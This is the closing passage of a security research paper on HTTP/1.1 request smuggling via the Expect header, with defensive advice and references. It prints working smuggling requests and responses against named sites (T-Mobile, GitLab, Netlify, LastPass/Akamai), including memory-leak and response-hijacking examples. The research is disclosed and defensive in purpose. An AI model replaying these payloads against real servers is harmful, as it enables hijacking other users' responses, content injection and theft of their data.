        bodyStart = buffer.indexOf("\r\n\r\n")
        if (consumeFirstBlock && bodyStart != -1 && !ateContinue && !ignoreLength) {
            consumeFirstBlock = false
            ateContinue = true
            continueBlock = buffer.substring(0, bodyStart+4)
            buffer = buffer.substring(bodyStart+4)
            bodyStart = buffer.indexOf("\r\n\r\n")
        }
    } catch (ex: SocketTimeoutException) {
        break
    }
}

if (buffer.isEmpty() && ateContinue) {
    buffer = continueBlock
    continueBlock = ""
    bodyStart = buffer.length
    // todo handle missing body
}
```

Expect breaks servers too. On one site, Expect made the server forget that HEAD responses don't have a body and try to read too much data from the back-end socket, causing an upstream deadlock:

```
HEAD /<redacted> HTTP/1.1
Host: api.<redacted>
Content-Length: 6
Expect: 100-continue

ABCDEF
```

```
HTTP/1.1 100 Continue

HTTP/1.1 504 Gateway Timeout
```

That was interesting but relatively harmless - it only posed a DoS risk. Other misbehaviours are less harmless, such as the multiple servers that respond to Expect by disclosing memory. This yielded mysterious fragments of text:

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1

X
```

```
HTTP/1.1 404 Not Found
HTTP/1.1 100 Continue

d

Ask the hotel which eHTTP/1.1 404 Not Found
HTTP/1.1 100 Continue

d
```

And secret keys:

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1

X
```

```
HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-EncodingzxWthTQmiI8fJ4oj9fzE"
X-: chunked

HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-EncodingzxWthTQm145
```

Bypassing response header removal

All HTTP/1.1 responses have one header block - unless you send Expect. As a result, the second header block often takes parsers by surprise and breaks attempts from front-end servers to remove sensitive response headers. Here's an example:

```
POST /_next/static/foo.js HTTP/1.1
Host: app.netlify.com
```

```
HTTP/1.1 200 OK
Server: Netlify
X-Nf-Request-Id: <redacted>
```

```
POST /_next/static/foo.js HTTP/1.1
Host: app.netlify.com
Expect: 100-continue
```

```
HTTP/1.1 100 Continue
Server: Netlify
X-Nf-Request-Id: <redacted>

HTTP/1.1 200 OK
X-Bb-Account-Id: <redacted>
X-Bb-Cache-Gen: <redacted>
X-Bb-Deploy-Id: <redacted>
X-Bb-Site-Domain-Id: <redacted>
X-Bb-Site-Id: <redacted>
X-Cnm-Signal-K: <redacted>
X-Nf-Cache-Key: <redacted>
X-Nf-Ats-Version: <redacted>
X-Nf-Cache-Info: <redacted>
X-Nf-Cache-Result: <redacted>
X-Nf-Proxy-Header-Rewrite:<redacted>
X-Nf-Proxy-Version: <redacted>
X-Nf-Srv-Version: <redacted>
```

I reported this example to Netlify and they said "this information is provided by design".

This technique also reveals hundreds of server/version banners that people have attempted to mask in an attempt to mitigate targeted exploits. Luckily, exposed server banners are more of a threat to compliance than anything critical.

An unplanned collaboration

Around this time, I received a message from a small team of full-time bounty hunters - Paolo 'sw33tLie' Arnolfo[27], Guillermo 'bsysop' Gregorio[28], and Mariani 'Medusa' Francesco[29]. They had also noticed the Expect header making interesting things happen. They had a solid research pedigree - their exploration of TE.0 Request Smuggling[30] landed third in the Top Ten Web Hacking Techniques of 2024[31]. As such, we decided to team up.

We ended up exploiting many, many targets. Our findings fell into four broad categories:

0.CL desync via vanilla Expect - T-Mobile

Simply sending a valid Expect header causes a 0.CL desync on numerous different servers. I believe this is caused by a broken Expect implementation in the front-end server, which makes it correctly forward the headers, but get confused by the back-end's non-100 reply and forget it still needs to receive a body from the client.

Here's a proof of concept we built targeting a T-Mobile staging domain:

GET /logout HTTP/1.1 Host: <redacted>.t-mobile.com Expect: 100-continue Content-Length: 291	HTTP/1.1 404 Not Found
GET /logout HTTP/1.1 Host: <redacted>.t-mobile.com Content-Length: 100 GET / HTTP/1.1 Host: <redacted>.t-mobile.com GET https://psres.net/assets HTTP/1.1 X: y	HTTP/1.1 200 OK
GET / HTTP/1.1 Host: <redacted>.t-mobile.com	HTTP/1.1 301 Moved Permanently Location: https://psres.net/…

T-Mobile[32] awarded us $12,000 for this finding - a highly competitive payout for a non-production domain.

0.CL desync via obfuscated Expect - Gitlab

Sending a lightly obfuscated Expect header exposes a substantial number of new targets. For example, "Expect: y 100-continue" causes a 0.CL desync on h1.sec.gitlab.net. This was an interesting target as it holds the attachments to reports sent to Gitlab's bug bounty program - potentially critical zerodays.

The site had a tiny attack surface so we weren't able to find a classic redirect or XSS desync gadget for exploitation. Instead, we opted to shoot for Response Queue Poisoning (RQP) - a high-impact attack which results in the server sending everyone random responses intended for other users. RQP is tricky on low-traffic targets due to an inherent race condition, but we persisted and 27,000 requests later we got access to someone else's vulnerability report video and a $7,000 bounty:

`GET / HTTP/1.1`
`Content-Length: 686`
`Expect: y 100-continue`
	`HTTP/1.1 200 OK`

`GET / HTTP/1.1`
`Content-Length: 292`
 	
`GET / HTTP/1.1`
`Host: h1.sec.gitlab.net`
 	
`GET / HTTP/1.1`
`Host: h1.sec.gitlab.net`
	`HTTP/1.1 200 OK`

`GET /??? HTTP/1.1`
`Authorization: ???`
`User-Agent: Unknown Gitlab employee`
	`HTTP/1.1 200 OK`

`GET / HTTP/1.1`
`Host: h1.sec.gitlab.net`
	`HTTP/1.1 302 Found`
	`Location: https://storage<redacted>`

CL.0 desync via vanilla Expect - Netlify CDN

Proving that it can break servers in every possible way, Expect can also cause CL.0 desync vulnerabilities.

For example, we found a CL.0 RQP vulnerability in Netlify that, when triggered, send us a continuous stream of responses from every website on the Netlify CDN:

`POST /images/ HTTP/1.1`
`Host: <redacted-netlify-client>`
`Expect: 100-continue`
`Content-Length: 64`
 	
`GET /letter-picker HTTP/1.1`
`Host: <redacted-netlify-client>`
	`HTTP/1.1 404 Not Found`

`POST /authenticate HTTP/1.1`
`Host: ???`
`User-Agent: Unknown Netlify user`
	`HTTP/1.1 200 OK`
	`…`
	`<title>Letter Picker Wheel`

`GET / HTTP/1.1`
`Host: <redacted-netlify-client>`
	`HTTP/1.1 200 OK`
	`…`
	`"{\"token\":\"eyJhbGciOiJ…`

We found this while testing a particular Netlify-hosted website, but it didn't make sense to report it to them as the responses we hijacked were all coming from third-party websites.

The attack stopped working shortly after we found it, but we reported it to Netlify anyway and received the reply "Websites utilizing Netlify are out of scope", and no bounty. Normally, when I encounter a surprising bounty outcome, I don’t mention it as it tends to distract readers from the technical content. I’ve made an exception here because it provides useful context for what happened next.

CL.0 desync via obfuscated Expect - Akamai CDN

Unsurprisingly, obfuscating the Expect header revealed even more CL.0 desync vulnerabilities. Here's an example we found that let us serve arbitrary content to users accessing auth.lastpass.com, netting their maximum bounty - $5,000:

```
OPTIONS /anything HTTP/1.1
Host: auth.lastpass.com
Expect:
 100-continue
Content-Length: 39

GET / HTTP/1.1
Host: www.sky.com
X: X
```

```
HTTP/1.1 404 Not Found
```

```
GET /anything HTTP/1.1
Host: auth.lastpass.com
```

```
HTTP/1.1 200 OK

Discover TV & Broadband Packages with Sky
```

We quickly realised this affected a large number of targets using the Akamai CDN. In fact, I believe we could have used it to take control of possibly the most prestigious domain on the internet - example.com! Unfortunately, example.com doesn't have a VDP, so validating this would have been illegal. Unless Akamai informs us, we'll probably never know for certain.

Still, this raised a question. Should we report the issue directly to affected companies, or to Akamai? As a researcher, maintaining a good relationship with both CDNs and their customers is really important, and any bounties I earn go to charity so I don't have a personal stake. However, I could see that the bounty hunters would have discovered the issue independently without my help, and didn't want to sabotage their income. Ultimately, I decided to step back - I didn't get involved in exploring or reporting the issue, and didn't take a cut of the bounties. Part of me regrets this a little because it ultimately resulted in 74 separate bounties, totalling $221,000.

The reports were well received, but things didn't go entirely smoothly. It transpired that the vulnerability was actually fully inside Akamai's infrastructure, so Akamai was inundated with support tickets from their clients. I became concerned that the technique might leak while Akamai was still vulnerable, and reached out to Akamai to help them fix it faster. The issue was assigned CVE-2025-32094, and I was awarded a $9,000 bounty. They were able to release a hotfix for some customers quickly, but it still took 65 days from that point to fully resolve the vulnerability.

Overall, it was quite stressful, but at least I got some USD-backed evidence of the danger posed by HTTP/1.1. The total bounties earned from this research so far currently stands at roughly $276,000.

Defending against HTTP desync attacks

Why patching HTTP/1.1 is not enough

All the attacks in this paper are exploiting implementation flaws, so it might seem strange to conclude that the solution is to abandon the entire protocol. However, all these attacks have the same root cause. HTTP/1.1's fatal flaw - poor request separation - means tiny bugs often have critical impact. This is compounded by two key factors.

First, HTTP/1.1 is only simple if you're not proxying. The RFC contains numerous landmines like the three different ways of specifying the length of a message, complexity bombs like Expect and Connection, and special-cases like HEAD. These all interact with each-other, and parser discrepancies, to create countless critical vulnerabilities.

Second, the last six years have proven that we struggle to apply the types of patching and hardening that would truly resolve the threat. Applying robust validation or normalisation on front-end servers would help, but we're too afraid of breaking compatibility with legacy clients to do this. Instead, we resort to regex-based defences, which attackers can easily bypass.

All these factors combine to mean one thing - more desync attacks are coming.

How secure is HTTP/2 compared to HTTP/1?

HTTP/2 is not perfect - it's significantly more complex than HTTP/1, and can be painful to implement. However, upstream HTTP/2+ makes desync vulnerabilities vastly less likely. This is because HTTP/2 is a binary protocol, much like TCP and TLS, with zero ambiguity about the length of each message. You can expect implementation bugs, but the probability that a given bug is actually exploitable is significantly lower.

Most vulnerabilities found in HTTP/2 implementations to date are DoS flaws such as HTTP/2 Rapid Reset[33] - an attack class that HTTP/1 has its fair share of. For a more serious vulnerability, you would typically need a memory safety issue or integer overflow as a root cause. Once again, these issues affect HTTP/1.1 implementations too. Of course, there's always exceptions - like CVE-2023-32731[34] and HTTP/3 connection contamination[35] - and I look forward to seeing more research targeting these in the future.

Note that HTTP/2 downgrading, where front-end servers speak HTTP/2 with clients but rewrite it as HTTP/1.1 for upstream communication, provides minimal security benefit and actually makes websites more exposed to desync attacks.

You might encounter an argument stating that HTTP/1.1 is more secure than HTTP/2 because HTTP/1.1 implementations are older, and therefore more hardened. To counter this, I would like to draw a comparison between request smuggling, and buffer overflows. Request smuggling has been a well known threat for roughly six years. This means our defences against it are roughly as mature as our defences against buffer overflows were in 2002. It's time to switch to a memory safe language.

How to defeat request smuggling with HTTP/2

First, ensure your origin server supports HTTP/2. Most modern servers do, so this shouldn't be a problem.

Next, toggle upstream HTTP/2 on your proxies. I've confirmed this is possible on the following vendors: HAProxy, F5 Big-IP, Google Cloud, Imperva, Apache (experimental), and Cloudflare (but they use HTTP/1 internally).

Unfortunately, the following vendors have not yet added support for upstream HTTP/2: nginx, Akamai, CloudFront, Fastly. Try raising a support ticket asking when they'll enable upstream HTTP/2 - hopefully they can at least provide a timeline. Also, have a look through their documentation to see if you can enable request normalisation - sometimes valuable mitigations are available but disabled by default.

Note that disabling HTTP/1 between the browser and the front-end is not required. These connections are rarely shared between different users and, as a result, they're significantly less dangerous. Just ensure they're converted to HTTP/2 upstream.

How to survive with HTTP/1.1

If you're currently stuck with upstream HTTP/1.1, there are some strategies you can use to try and help your website survive the inevitable future rounds of desync attacks until you can start using HTTP/2.

- Enable all available normalization and validation options on the front-end server
- Enable validation options on the back-end server
- Avoid niche webservers - Apache and nginx are lower-risk
- Perform regular scans with HTTP Request Smuggler
- Disable upstream connection reuse (may impact performance)
- Reject requests that have a body, if the method doesn't require one to be present (GET/HEAD/OPTIONS)

Finally, please be wary of vendor claims that WAFs can thwart desync attacks as effectively as upstream HTTP/2.

How you can help kill HTTP/1.1

Right now, the biggest barrier to killing upstream HTTP/1 is poor awareness of how dangerous it is. Hopefully this research will help a bit, but to make a lasting difference and ensure we're not in exactly the same place in six years time, I need your help.

We need to collectively show the world how broken HTTP/1.1 is. Take HTTP Request Smuggler 3.0 for a spin, hack systems and get them patched with HTTP/2. Whenever possible, publish your findings so the rest of us can learn from it. Don't let targets escape you just by patching the methodology - adapt and customise techniques and tools, and never settle for the state of the art. It's not as hard as you think, and you definitely don't need years of research experience. For example, while wrapping this research up I realised a writeup published last year actually describes an Expect-based 0.CL desync[36], so you could have beaten me to these findings just by reading and applying that!

Finally, share the message - more desync attacks are always coming.

Conclusion

Over the last six years, we've seen that a design flaw in HTTP/1.1 regularly exposes websites to critical attacks. Attempts to hotfix individual implementations have failed to keep pace with the threat, and the only viable long-term solution is upstream HTTP/2. This is not a quick fix, but by spreading awareness just how dangerous upstream HTTP/1.1 really is, we can help kill HTTP/1.1.

Good luck!

James Kettle

PortSwigger Research

References

1. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn#paypal
2. https://portswigger.net/web-security/request-smuggling
3. https://portswigger.net/research/request-smuggling
4. https://www.linkedin.com/in/wannes-verwimp/
5. https://blog.cloudflare.com/resolving-a-request-smuggling-vulnerability-in-pingora/
6. https://www.42ndstreet.org.uk/
7. https://www.youtube.com/watch?v=RAtpG6OYYNM
8. https://github.com/PortSwigger/http-request-smuggler/
9. https://datatracker.ietf.org/doc/html/rfc9112#section-2.2
10. https://docs.aws.amazon.com/elasticloadbalancing/latest/application/application-load-balancers.html#desync-mitigation-mode
11. https://assured.se/posts/the-single-packet-shovel-desync-powered-request-tunnelling
12. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn#explore
13. https://portswigger.net/research/the-single-packet-attack-making-remote-race-conditions-local
14. https://learn.microsoft.com/en-us/windows/win32/fileio/naming-a-file
15. https://github.com/PortSwigger/http-request-smuggler/blob/a05163d42989c07ff24bcd9e81e6e2d3c70ec966/src/burp/ImplicitZeroScan.java#L137
16. https://github.com/PortSwigger/turbo-intruder/tree/master/resources/examples/0cl-find-offset.py
17. https://portswigger.net/web-security/request-smuggling/advanced/lab-request-smuggling-0cl-request-smuggling
18. https://hackerone.com/exness?type=team
19. https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
20. https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Regilero-Hiding-Wookiees-In-Http.pdf
21. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
22. https://portswigger.net/research/http2
23. https://portswigger.net/research/browser-powered-desync-attacks
24. https://www.bugcrowd.com/blog/unveiling-te-0-http-request-smuggling-discovering-a-critical-vulnerability-in-thousands-of-google-cloud-websites/
25. https://w4ke.info/2025/06/18/funky-chunks.html
26. https://github.com/PortSwigger/http-request-smuggler/blame/a07da1292dcaaaefbebbc79b764e576962fedf3c/src/burp/DesyncBox.java#L422
27. https://x.com/sw33tLie
28. https://x.com/bsysop
29. https://www.linkedin.com/in/francesco-mariani-85841b1b3
30. https://www.bugcrowd.com/blog/unveiling-te-0-http-request-smuggling-discovering-a-critical-vulnerability-in-thousands-of-google-cloud-websites/
31. https://portswigger.net/research/top-10-web-hacking-techniques-of-2024
32. https://bugcrowd.com/engagements/t-mobile
33. https://blog.cloudflare.com/technical-breakdown-http2-rapid-reset-ddos-attack/

34. https://nvd.nist.gov/vuln/detail/cve-2023-32731
35. https://portswigger.net/research/http-3-connection-contamination
36. https://mattermost.com/blog/a-dos-bug-thats-worse-than-it-seems/